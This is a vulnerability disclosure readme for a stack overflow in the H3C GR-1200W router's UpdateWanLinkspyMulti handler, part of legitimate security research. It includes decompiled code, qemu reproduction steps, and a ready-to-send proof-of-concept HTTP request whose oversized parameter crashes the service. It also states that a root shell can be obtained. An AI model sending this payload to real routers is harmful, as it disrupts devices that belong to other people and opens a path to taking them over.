Darry-lang1 Update readme.md ... on Jul 29 History

..

img	4 months ago
readme.md	4 months ago

readme.md

H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address : https://www.h3c.com/cn/d_202102/1383837_30005_0.htm

Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview:

Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the UpdateWanLinkspyMulti function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1  int __fastcall sub_40CD88(int a1)
2  {
3    size_t v2; // [sp+30h] [+30h]
4    size_t v3; // [sp+30h] [+30h]
5    char *v4; // [sp+34h] [+34h]
6    char *v5; // [sp+38h] [+38h]
7    char *sa; // [sp+3Ch] [+3Ch]
8    char *s; // [sp+3Ch] [+3Ch]
9    int v8; // [sp+40h] [+40h] BYREF
10   char v9[256]; // [sp+44h] [+44h] BYREF
11   int v10[8]; // [sp+144h] [+144h] BYREF
12   int v11; // [sp+164h] [+164h] BYREF
13   int v12; // [sp+168h] [+168h] BYREF
14   int v13; // [sp+16Ch] [+16Ch] BYREF
15   int v14; // [sp+170h] [+170h] BYREF
16   int v15; // [sp+174h] [+174h] BYREF
17   int v16; // [sp+178h] [+178h] BYREF
18   char v17[32]; // [sp+17Ch] [+17Ch] BYREF
19   char v18[32]; // [sp+19Ch] [+19Ch] BYREF
20   char v19[36]; // [sp+1BCh] [+1BCh] BYREF
21
22   memset(v10, 0, sizeof(v10));
23   sa = (char *)sub_4E58C8(a1, "linkspycfg", &unk_4EE560);
24   v2 = strlen(sa);
25   memset(v9, 0, sizeof(v9));
26   strncpy(v9, sa, v2);
```

In the `UpdateWanLinkspyMulti` function, the `sa` (param) we entered is copied to `v9` through the `strncpy` function. There is no limit to the size of the copy, as long as the size of the data we enter is larger than the size of `v9`, it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=UpdateWanLinkspyMulti&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

The picture above shows the process information before we send poc.


In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



Finally, you also can write exp to get a stable root shell.